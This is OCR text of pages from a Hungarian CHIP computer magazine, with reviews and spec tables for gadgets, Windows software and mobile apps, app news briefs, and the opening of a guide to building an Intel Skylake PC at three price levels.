
- + Sokoldalú, igényes kivitel, pontos pulzuszámoló, hosszú üzemidő
- Drága, széles, nincs beépített GPS, nem vízálló
- » Tájékoztató ár: 70 000 Ft

Philips izzy BM50	
MŰSZAKI ADATOK	
Hangrendszer	2×2,5", basszreflex
Csatlakozó	Bluetooth 2.1, IzzyLink (Wi-Fi Direct)
Erősítő teljesítménye	40 watt RMS
Funkciók	Multiroom rendszer összekapcsolása, vezérlése, CD, FM, USB (MP3)
Beépített akkumulátor	Nincs
Méret	500×218×63 mm
CHIP	Kiváló

- + A multiroom rendszer könnyen állítható, jól néz ki, sok funkció
- Közepes hangminőség, drága, kicsit fátyolos, pontatlan hang
- » Tájékoztató ár: 95 000 Ft

Kindle Oasis	
MŰSZAKI ADATOK	
Kijelző	6" E Ink Carta HD, 1440×1080 pixel, 300 ppi
Processzor/RAM	1 GHz/512 MB
Belső memória	4 GB, nem bővíthető
Fontosabb támogatott formátumok	MOBI, AZW, PDF (korlátozásokkal), TXT
Extrák	Wi-Fi-adapter, online konverzió
Méret/tömeg	122×143×3,4-8,5 mm/238 g
CHIP	Kiváló

- + Szuper kijelző, gyors működés, kényelmes dizájn
- Nem bővíthető memória, szűkös formátumtámogatás
- » Tájékoztató ár: 98 000 Ft



CyberLink Media Suite 14 Ultimate

Univerzális médiacsomag


Ennél többre már nem igazán számíthatunk: a Media Suite 14 csomagjában 15 különféle, a médiaállományok szerkesztésére, kezelésére és lejátszására való program található. Az olyan nehézsúlyú programok, mint a PowerDirector 14, PhotoDirector 7 és a PowerDVD 16 mellett olyan kisebbek is a rendelkezésünkre állnak, amelyekkel optikai lemezeket írhatunk, állományokat konvertálhatunk vagy éppen biztonsági másolatokat készíthetünk. Akárcsak az elődnél, a telepítés elején itt is választhatunk a csomag programjai közül, ami a teljes csomag 3,2 GB körüli mérete miatt igazán hasznos. A Media Suite valójában programok gyűjteménye, szorosabb együttműködés nincs a programok között. Így lehet, hogy az önállóan fejlesztett programok között egyazon feladatra több program is alkalmas: képeinkből MP4 formátumú bemutatót is exportálhatunk a PhotoDirector 7, vagy közvetlenül DVD-re írhatunk a PowerProducer 6 alól. A lépések nagyjából azonosak, az eredménynek csak a hordozója más. Ez persze előny, hiszen a csak kép- vagy videoszerkesztésben jártas felhasználókat közelebb hozza más területekhez. A közös kezelői felület csupán a programokat indítja el, kategóriánként csoportosított feladatok szerint, de menüpontok nevei egyáltalán nem utalnak azokra a programokra, amelyeket meghívunk.

A Media Suite lényege az előző verzióhoz képest alig változott. A programok többsége csak apróbb fejlesztéseket tar-

talmaz, esetleg pár formátummal többet ismer elődjénél. Új viszont a PowerDirector Express project opciója, amellyel különböző stílusú filmek komplett idősav-beállításait nyithatjuk meg, és amelyben csak a klipeket kell izlésünknek megfelelően kicserélnünk. Reméljük, hogy ezzel nem terjednek majd el a sablonos, ugyanúgy vágott filmek, de kezdők számára egyszerűbbé teszi a program megtanulását. Ezek a projektek az internetről is letölthetők. A PhotoDirectorban új szűrők, köztük a portrék retusálását jelentősen könnyítő típusok is megtalálhatók.

Ezek mind ötletes újdonságok, de nem biztos, hogy megéri az előző verzióról féláron is erre frissíteni.

CyberLink Media Suite 14 Ultimate	
TECHNIKAI ADATOK	
Rendszer	Windows 7/8/10
Videó, fotó	Importálás, szerkesztés, exportálás, lejátszás (általános fájlformátumok)
Audio	CD-riplelés, hangfelvétel, szerkesztés
Konverzió	Általános audio- és videoformátumok
Egyebek	Biztonsági mentés, CD-írás
ÉRTÉKELÉS	
Összesen	92,6
Funkciók (50%)	96
Kezelhetőség (25%)	91
Teljesítmény (20%)	89
Dokumentáció (5%)	80
Tájékoztató ár	140 euró
CHIP	Kiváló




Nature Effects 8

Természetes hatások

A Franzis forgalmazásában is megvásárolható Nature Effects 8 valójában az AKVIS NatureArt 8 programja. Ez egy kiadó weboldalán sem tűnik fel, hiszen mindkét cég kerüli a képernyőképeket, és inkább a programmal létrehozható képeket, a használható funkciókat mutatja be. Ez nem jelenti azt, hogy a programok kétes minőségűek: az AKVIS általában jó minőségű programokat készít, és ez sem kivétel. A kezelői felülete sokak szerint ugyan elavult, de a szokatlan ikonjai csak másodlagosak egy ilyen képszerkesztő program esetében. Önállóan és más programok alól hívható pluginként is használható. Effektlistája tíz kategóriát tartalmaz, ezekkel 120 különféle hatást hozhatunk létre képeinken. Ott, ahol az effekt nem fed le a teljes képet (pl. nap, szivárvány), átmeneti segédvonalak segítenek a pontos helyének és méretének a beállításában. Alapállapotban szinte minden effekt túlzó, ezt akár hibának is értékelhetjük, azonban a hozzájuk tartozó csúszkák tologatásával minden esetben a valósághoz közeli hatást tudunk elérni.

Nature Effects 8	
TECHNIKAI ADATOK	
Rendszer	Windows XP-től, Mac OS X 10.7-től
Hatások	Eső, napsütés, víz, villámlás, felhők, fagy, szivárvány, modern fények, tűz, jég
Export	BMP, JPG, PNG, TIFF
Online	Twitter, Flickr, Google+, Dropbox
Plugin	Photoshop-kompatibilis
ÉRTÉKELÉS	
Összesen	91,4
Funkciók (50%)	91
Kezelhetőség (25%)	93
Teljesítmény (20%)	92
Dokumentáció (5%)	85
Tájékoztató ár	119 euró
CHIP	Kiváló


■ Csúcskategória (100–90,0) ■ Felső kategória (89,9–75,0) ■ Középkategória (74,9–60,0) ■ Belépőszint (59,9–45,0) □ Nem ajánlott (44,9–0) Értékelés pontszámokkal (max. 100) ● igen ○ nem



Eagle 7.7 Komolyodó nyáktervező

A német CadSoft 1988-ban adta ki az Eagle nyáktervező legelső, DOS alatti változatát. Az első olyan program volt, amelynek később Linux és Mac OS X alatti verziója is elkészült. Közkeleten nem ezért, hanem az egyéni felhasználásra ingyenes, alig korlátozott kiadása miatt lett. Sok alkatrészkönyvtár készült hozzá, és ehhez a 2009-ben lett tulajdonosa, az alkatrész-forgalmazó Farnell online közössége is jócskán hozzájárult. Számításai valószínűleg nem jöttek be, mivel idén nyáron továbbadta a CadSoftot, így annak útját már az Autodesk egyengeti. Jól illik a kezdőknek szánt Autodesk Circuits és az ipari Autodesk Electrical közé. Az új verzióban az ikonokon látszik meg először a változás, hiszen mindegyik AutoCAD-szerű lett. De ez csak egy részlet, a lényeg inkább az Autodesk új szolgáltatásában rejlik, amelyet a huzalozó (PCB) ablakából hívhatunk meg: ez egy panelgyártási szolgáltatás. Érdekes, hogy kész panelünket a Farnelltől is megrendelhetjük még, mint ahogyan a 3D-s modelljét is. Az ingyenes verzió kisebb panelekhez jól használható, a bőséges alkatrészkönyvtár, a jó kézi huzalozás és a magyar felület nem lebecsülendő.


Eagle 7.7	
TECHNIKAI ADATOK	
Rendszer	Windows, Linux, Mac OS X
Fizetős licencek	6 verzió, 69–1640 dollár
Ingyenes licencek	2 verzió, nem üzleti felhasználásra
Modulok	Projektkezelő, sematikus rajzoló, paneltervező
Automata huzalozó	●
Panelek gyártásba küldése	●
ÉRTÉKELÉS	
Összesen	89
Funkciók (50%)	89
Kezelhetőség (25%)	91
Teljesítmény (20%)	90
Dokumentáció (5%)	74
Tájékoztató ár	69–1640 dollár
CHIP	Jó



EaseUS Todo PCTrans Pro 9.0 Megbízhatatlan költöztető

A PCTrans Pro nem lenne rossz program, ha tudná mindazt, amit ígér: akár hálózaton keresztül, akár köztes lemezkeppel az adatainkat, programjainkat és drivereinket is át tudjuk költöztetni egyik PC-ről a másikra. Esetünkben a művelet után a programok hiányzó DLL-ekre panaszkodtak, hiányoztak egyes e-mail-postafiókjaink, a drivereket pedig az új gépen külön engedély kérése nélkül telepítette. Lehet, hogy egyes gépeken működik, de ez a bizonytalanság sajnos nem éri meg a pénzt. **(Tájékoztató ár: 50 euró)**


CHIP	Gyenge
-------------	--------



Snagit 13 Még jobb képlőpő

A Snagit készítői tudják, mire van szüksége azon felhasználóknak, akik nem elégedettek a Windows alatti Print Screen funkcióval: sokoldalú képszerkesztési és megosztási lehetőségekre, a weboldalak képernyőn nem látható tartalmának elmentésére, képezelő szolgáltatásokra, vagy éppen a személyes ismertetőjelek kitarakására szolgáló effektekre. Az új verzió az animált GIF-ek készítését, szerkesztését és megosztását is lehetővé teszi, filmek felvétele közben pedig webkameránkra is átkapcsolhatunk. Jobb nála aligha létezik. **(Tájékoztató ár: 47 euró)**


CHIP	Kiváló
-------------	--------



CPUcores 1.6 Simábban futó játékok

Az ismeretlen, de neves alapítóval büszkélkedő cég programja a játékok futását teszi gördülékenyebbé, hogy a futó folyamatok prioritását automatikusan úgy állítja be, hogy az a játéknak kedvezzen. Emellett a folyamatokat úgy osztja el a processzormagok között, hogy a játékhoz tartozó mag órajele nagyobb lehessen. Ezzel játékainkban 2–6%-os képkockaszám-növekedést értünk el, és az apró akadások is eltűntek. Steam-támogatása is hasznos, de a magyarra fordítása botrányos. **(Tájékoztató ár: 20 dollár)**

CHIP	Jó
-------------	----



Muso 2.5 Zene másképp

A Muso egy igen szokatlan program. Kinézetre leginkább egy zenelejátszóra hasonlít – mégsem az. Még csak nem is zenekatalogizáló, amire pedig nagyon is jól lehet használni, ugyanis zenei adatbázisunkat jó sebességgel és funkciókkal kezeli. A last.fm és az Amazon forrásait, valamint a Google-t is igénybe veszi, innen pedig még a magyar előadók többségéhez tartozó lemezborítókat is le tudja tölteni. Zenéinket a Logitech Squeezebox, HQPlayer lejátszókhöz hálózaton keresztül is továbbítani tudja, és az iTunes-t is kezeli. **(Tájékoztató ár: 20 euró)**

CHIP	Jó
-------------	----



360 Battery Plus

Eltúlzott ígéretek, hosszabb üzemidő

A modern okostelefonok rákfenéje a rövid üzemidő, a 360 Battery Plus pedig azt ígéri, hogy segít ezen, ráadásul nem is akárhogy: 50 százalékkal, ráadásul ezenkívül még a töltési időt is lerövidíti. A programban azonban nincs semmi ördöngösség, elindítása után egy koppintásra becsukja a háttérben futó és sok energiát pazarló alkalmazásokat, illetve megakadályozza ezek automatikus elindítását is. Mindezt beállításoktól függően akár önállóan, a telefon bekapcsolásakor is elvégzi. Ezenfelül a Beállítások között is végez némi optimalizálást például a képernyő időzítésének rövidebbre vételével. Tesztünkben egy Nexus 6P-n (Android 7.0-val) próbáltuk ki a 360 Battery Plus szolgáltatásait. Drasztikus változást azonban nem tapasztaltunk, a telefon folyamatos használat és maximális fényerő mellett valamivel több mint 10 óráig bírta (ebből a kijelző 6 órán át ment). A Battery 360 tele-

pítése után az üzemidő valóban nőtt, de így is 11 óra alatt maradt, a változás tehát messze van a beígért 50 százaléktól, annyira, hogy még a hibahatáron is csak kicsivel lép át. A teljesítményben szerencsére nem tapasztaltunk különbségeket, a 360 Battery Plus a processzor órajeleivel nem tud játszózni (ehhez általában ügyis rootjogokra lenne szükség). Persze túl sokat nem várhatunk az ilyen alkalmazásoktól, az Android 7 önmagában is elég sok energiatakarékoságot biztosító szolgáltatással rendelkezik, az új Doze üzemmód például kifejezetten hatékonyan teszi a dolgát. Régebbi készülékeken más eredményt kaphatunk, de új mobilokon alighanem elég kézzel elvégezni a beállításokat, ha le tudunk mondani az egyedi lezáró képernyőről.

Operációs rendszer			
Tájékoztató ár	-	ingyenes	-

Hátralévő idő

- Hívásvárakoztatás 19019P
- Hívásidő 6034P
- 3G böngészés 5047P
- ... 6045P

Kiváló
Hátralévő: 200 2p

1 automatikusan elinduló alkalmazás megléti a telefon. Érintse meg a leütéshez.

A 360 Battery ígéréte szerint megzabolazza a legnagyobb energiafogyasztókat, de a teszt során minket nem győzött meg

Bitmoji

Saját gyártású avatárok

Elegünk van a közösséges emojikból és matricákból? A Bitmoji segítségével mi magunk hozhatunk létre új változatokat, teljesen az alapoktól építkezve, kizárólag egy Snapchat-fiók kell hozzá. A munka során gyakorlatilag nincsenek határok, a szemöldök, az orr, a ruházat, minden megváltoztatható. Végül a létrehozott emojival egy kisebb közösségbe is bekerülünk, magát az új ikont pedig nyugodtan használhatjuk a Snapchatben, a Facebookon vagy a WhatsAppban. A munkához azonban türelem kell, és készüljünk fel az időnként bekövetkező lefagyásokra is.




Operációs rendszer			
Tájékoztató ár	ingyenes	ingyenes	-

Fake GPS

A helyszín elrejtése

A Facebook, játékok, a böngészőnk – se szeri, se száma azoknak az alkalmazásoknak, amelyek használni szeretnék pontos tartózkodási helyünket valamilyen okból, például hogy helyfüggő reklámokat jelentethessenek meg. A Fake GPS segítségével azonban mindezeket félre tudjuk vezetni. Használatához be kell kapcsolni a fejlesztési lehetőségeket, ezek után azonban szabadon határozhatunk meg koordinátákat, ahol éppen tartózkodunk – állítólag. Ezzel a helyfüggő hirdetésekben utazó alkalmazásokat teljesen át is verhetjük, de nem minden programmal használható az eljárás, a Pokémon Góval például nem.



Operációs rendszer			
Tájékoztató ár	-	ingyenes	-

Day of the Tentacle

Új kaland a LucasArtstól




Veszélyben a világ, a lila csápok nem kímélnek semmit és senkit. A világvége elhárításának érdekében Bernard, Hoagie és Laverne a múltba utazik – tartunk velük, és segítsünk nekik megoldani a különböző rejtvényeket. A „Day of the Tentacle: Remastered” megjelenésével a klasszikus feladatmegoldós játék elkészült az érintőképernyős rendszerekre is, ahol elsőként az iPhone-on jelenik meg. A végeredmény elég meggyőző, mégha a grafikát teljesen át is dolgozták. Szerencsére, aki retróra vágyik, az áttérhet a Classic kinézetre is.

Operációs rendszer			
Tájékoztató ár	4,99 euró	-	-

Kaspersky Internet Security

Nagyobb biztonságban

A Kaspersky teljes védelmet biztosító csomagjának 2017-es kiadása az előd erősségeire épít. A szoftver képes a megjelenő vírusok és más kártevők azonosításában, a biztonsági funkciók pedig jóval túlmutatnak az egyszerű víruskeresésen: távoli lezárási lehetőséget, hívás- és SMS-szűrést, adathalászat elleni védelmet is nyújt. A lopás elleni funkciók széles körűek, kapunk szirénát, SMS-es vezérlést és konfigurálható távoli törlést is. Az adathalászat és kártékony weboldalak elleni védelem jól vizsgázott, 85 százaléknál feletti sikert ért el az adathalászat oldalak szűrésében, a drive-by-download jellegű kártevőket pedig mind kiszűrte.




Operációs rendszer	Apple	Android	Windows
Tájékoztató ár	-	ingyenes	-

Photo Studio Pro

Széles körű képszerkesztés

A Photo Studio Pro App az egyik legtöbbet tudó fotószerkesztő alkalmazás, amely jóval többet nyújt a kontraszt, expozíció párosnál: matricákat, effekteket, kereteket és más szűrőket is tartalmaz. A különlegességet azonban az jelenti, hogy ezeket az effekteket nemcsak testre tudjuk szabni, de ingyenes modulokkal bővíthetjük is számukat. A nagy kínálatnak köszönhetően minden helyzetre találunk valamit, készíthetünk például kollázsokat, emléklapokat is, arra viszont érdemes időt szánni, hogy megtanuljuk a szoftver kezelését, a rengeteg opció között az első időkben ugyanis könnyű elveszni.



Operációs rendszer	Apple	Android	Windows
Tájékoztató ár	-	1399 forint	-

Rövidhírek

Microsoft Authenticator

A korábban Azure Authenticatorként ismert programnak nemcsak a neve változott, új szolgáltatásként már a kétlépcsős autentikációt is támogatja valamennyi fióknál. **(Android/iOS/Win: ingyenes)**

SURE Universal Remote

Ezzel az univerzális alkalmazással valamennyi szórakoztatóelektronikai eszköz távvezérelhető, már amennyiben az WLAN vagy IR kapcsolaton keresztül lehetséges. Az Androidot használók mostantól a Kodit és a Sonos lejátszókat is irányíthatják, az iOS esetében pedig az elérést könnyítették meg. **(Android/iOS: ingyenes)**

Here WeGo

A névváltáson túl a korábban HERE Maps néven ismert navigációs szoftver most már taxival és, ahol elérhető, autómegosztó szolgáltatásokkal is számol. Sajnos a korábban előkeült hibák javítása nem mindenhol történt még meg. **(Android/iOS: ingyenes)**

Microsoft Office

A Word, az Excel és a PowerPoint használói az iOS alatt immár kezelni tudják a dokumentumokhoz az új rajzolás funkció segítségével, de az androidos változat is támogatni kezdte a tollakat. **(Android/iOS/Win: ingyenes)**

Fast.com

Elégedetlenek vagyunk a Netflix képminőségével? A cég új szolgáltatása ingyenes és egyszerűen használható tesztel segít a hiba okának felderítésében, a weboldal/alkalmazás kombó pillanatok alatt kiírja a letöltési sebességet. **(Android/iOS: ingyenes)**

Google Play Áruház

A jövőben várhatóan kisebb lesz az alkalmazásfrissítések mérete, köszönhetően a Google új algoritmusának, amely a frissítőcsomagok méretét átlagosan 65 százalékkal csökkenti. **(Android: ingyenes)**


Apple Store 4.0

Az Apple alkalmazásboltjának kliense most már az általunk birtokolt eszközökre testre szabott alkalmazásajánlatokkal dolgozik, ezenfelül pedig a megrendeléseink állapotáról is tudósít bennünket. **(iOS: ingyenes)**

Shuttle+

Zenelejátszó sokféle extrával

A Shuttle+ Music Player készítői olyan szorososan követték a Material Design előírásait, hogy programjuk szinte pont úgy néz ki, mint a Google saját zenelejátszója. Ez nem baj, mert könnyű eligazodni rajta, és az alapvető funkciókat is ugyanott találjuk, de jóval többet tud: például képes letölteni az albumborítókat és a kezdőlapról elérhető widgeteket is testre szabhatjuk. A zenére elaludni vágyóknak jöhet jól az időzítés. A program külseje testre szabható, és még equalizert is kapunk, teljesen ingyen. A fizetős változatban az extrákat az ID3 mezők szerkesztése, könyvtárak közötti navigáció és Chromecast-kompatibilitás jelenti.




Operációs rendszer	Apple	Android	Windows
Tájékoztató ár	-	319 forint	-

Bringamánia

Navigáció kerékpárra

Bár a Google Térkép is tud kerékpáros útvonalat tervezni, a McDonald'stól származó Bringamánia alkalmazás annyival tud többet, hogy ez tényleg Budapest és 26 környező település bicikliútjait veszi számításba, ahol pedig nincs meg a megfelelő infrastruktúra, ott igyekszik olyan utakon vinni, ahol kisebb a forgalom. Azt, hogy mennyire vegye a forgalmat komolyan, a használat elején beállítjuk azzal, hogy megmondjuk, mennyire vagyunk gyakorlott bringások, hiszen egy futárnak más jelent az autóbusz, mint annak, aki havonta egyszer bérel Bubi-t. Apropos, Bubi: kár, hogy a Bringamánia és a Bubi egyelőre nem kapcsolható össze.



Operációs rendszer	Apple	Android	Windows
Tájékoztató ár	ingyenes	ingyenes	-



Az optimális CHIP-PC

Akár régi gépünket fejlesztenénk, akár teljesen újra vágyunk, az **Intel Skylake platform** a legjobb ehhez. És az alapkonfiguráció már nyolcvanezer forintért összeállítható.

CHRISTOPH SCHMIDT



Ezek az eszközök megtalálhatók az újság DVD-mellékletén

Az év vége remek időszak arra, hogy új számítógépet vegyünk, vagy alaposan felújítsuk a meglévőt. A jelenlegi technológiával ugyanis gyors és stabil számítógépeket állíthatunk össze Windows 7/8.1 rendszerhez. A következő hardverplatformok azonban már csak Windows 10-zel fognak működni, ugyanakkor a Microsoft rendszerének legújabb generációját nem igazán kedvelik mindazok, akik szeretnék egy kicsit jobban felügyelni számítógépüket és főként személyes adataikat. Aki hasonlóan érez, annak érdemes most összeraknia egy olyan konfigurációt, ami hosszabb ideig elkísérheti.

Az ehhez szükséges alkatrészek megtalálhatóak a legtöbb számítógépszaküzletben, és persze webshopban. Utóbbiak között több is akad, ahol összeállíthatjuk

egyéni konfigurációnkat virtuálisan, a boltban pedig elintézik a tényleges szerelést.

A rendelkezésünkre álló PC-alkatrészek választéka szinte kezelhetetlen. Ha nem ódzkodunk az importálástól, és a külföldi webshopokat is számításba vesszük, nagyjából 1000 processzor, 1700 alaplap és 6500 memóriamodul közül választhatunk. De egy modern, észszerű és megbízható otthoni számítógéphez jobban járunk, ha olyan alapelemeket választunk, amik tökéletesen működnek együtt egymással.

CPU: a Skylake az egyeduralkodó

Az összeállítás első lépése minden esetben a processzor kiválasztása, mivel ez határozza meg a többi elemet. A döntés


részben könnyű, mivel csupán két gyártó közül kell választanunk. Ráadásul a jelenlegi AMD-kínálat eléggé lemaradt az Inteltől sebességben és fejlettségben egyaránt. Ezen a helyzeten a 2017 elejére várható AMD Zen processzorok változtathatnak majd, és reméljük, fognak is. Az Intel kínálatából pedig a legújabb generáció, a Skylake ajánlott – elődei, a Broadweel és Haswell bár jól teljesítettek, de már inkább csak a múlt részei. Az utód Kaby Lake szintén a közeljövőben indul útjára, javított kódolási képességekkel az UHD videóhoz, de elég kevés újdonsággal az asztali gépek felhasználói számára, kivéve, hogy a Microsoft nem támogatja már a platformot a Windows 7/8 rendszerekben. Azt, hogy a CPU-csere mennyi extra erőt adhat, mindenki kiderítheti például a lemez-mellékleten található Cinebench programmal, amihez összehasonlító értékeket az oldal alján lévő táblázatban talál (de érdemes figyelembe venni, hogy a mi méréseink friss rendszerrel készültek), vagy a CHIP Kalauzban a 76. oldalon.

Hagyományos Skylake processzorból létezik Core i7/i5/i3-6xx, valamint Pentium/Celeron. A sorozatok közötti fő különbség a processzor magjainak száma, valamint az, hogy magonként egy vagy két programszálát kezel. Ezenkívül természetesen változik az órajel, a gyorsítótár mérete és az energiaigény is (ahogy a következő oldal táblázatában látható).





Konfiguráció	CPU	Alaplap	Memória	SSD	Grafikus kártya (játékra)	Tájékoztató ár
Belépőszint Office, Internet, média-lejátszás (full HD-ig)	Intel Pentium G4520 Teljesítmény: 295 pont* (kb. 25 000 Ft)	Asus H110M-A/M.2 (kb. 19 000 Ft)	1×8 GB Kingston KVR21N15D8/8 (kb. 11 000 Ft)	Crucial MX300 275 GB, SATA (kb. 25 000 Ft)	Gigabyte GV-N950WF20C-2GD 2GB (kb. 48 000 Ft)	80 000 Ft
	A legerősebb Pentium	Költséghatékony lap M.2 csatlakozóval	Kompatibilis 8 GB-os modul, később 16 GB-ra bővíthető	Megfizethető, de megbízható, 3 év garanciával	Középkategóriás teljesítmény belépő áron	Grafikus kártyával: 128 000 Ft
Középkategória Videolejátszás (4K-ig) és szerkesztés, játék	Intel Core i5-6600 Teljesítmény: 601 pont* (kb. 65 000 Ft)	MSI Z170A PC Mate (kb. 33 000 Ft)	Kingston KVR21N15D8K2/16 (kb. 24 000 Ft)	Samsung SSD 850 Evo 500 GB, SATA (kb. 47 000 Ft)	MSI Radeon RX 470 Gaming×4G (kb. 68 000 Ft)	169 000 Ft
	Legerősebb i5 (túlhajtás nélkül)	Komoly felszereltségű, jól bővíthető alaplap	2×8 GB-os csomag, sőt DDR 4 RAM, később bővíthető 32 GB-ra	Gyors SSD, akár öt (többnyire három) év garanciával	Időtálló középkategóriás VGA	Grafikus kártyával: 237 000 Ft
Felső kategória Játék és videószerkesztés 4K-ig	Intel Core i7-6700k Teljesítmény: 879 pont* (kb. 92 000 Ft)	Asus Z170 Pro Gaming (kb. 48 000 Ft)	Corsair CMK16GX4M2B3200C16 (kb. 33 000 Ft)	Samsung SSD 950 Pro 512 GB, M.2 (kb. 100 000 Ft)	Zotac GeForce GTX 1070 Founders Edition 8 GB (kb. 152 000 Ft)	273 000 Ft
	Legerősebb Skylake, túlpörgethető	Kiváló felszereltségű, automatikus túlhajtás funkcióval	2×8 GB-os csomag túlpörgetéshez; később bővíthető 32 GB-ra	Villámgyors NVMe SSD, öt év garanciával	Erős és megfizethető kártya; a 1080 csak fanatikuskoknak éri meg	Grafikus kártyával: 425 000 Ft

* Cinebench R15



Lapméretek

Az ATX alaplapok **1** 30,5 cm magasak és 24,4 cm szélesek, és rengeteg hely van rajtuk VGA- és más PCI(e)-kártyáknak. A micro ATX **2** lapok mérete 24,4×24,4 cm, így kevesebb rajtuk a hely, de képességeik ugyanazok.



DDR4 RAM

Az új memóriaszabvány nagyobb órajelre képes kisebb feszültségigénygel, és a memóriachipek max. kapacitása is megnőtt.

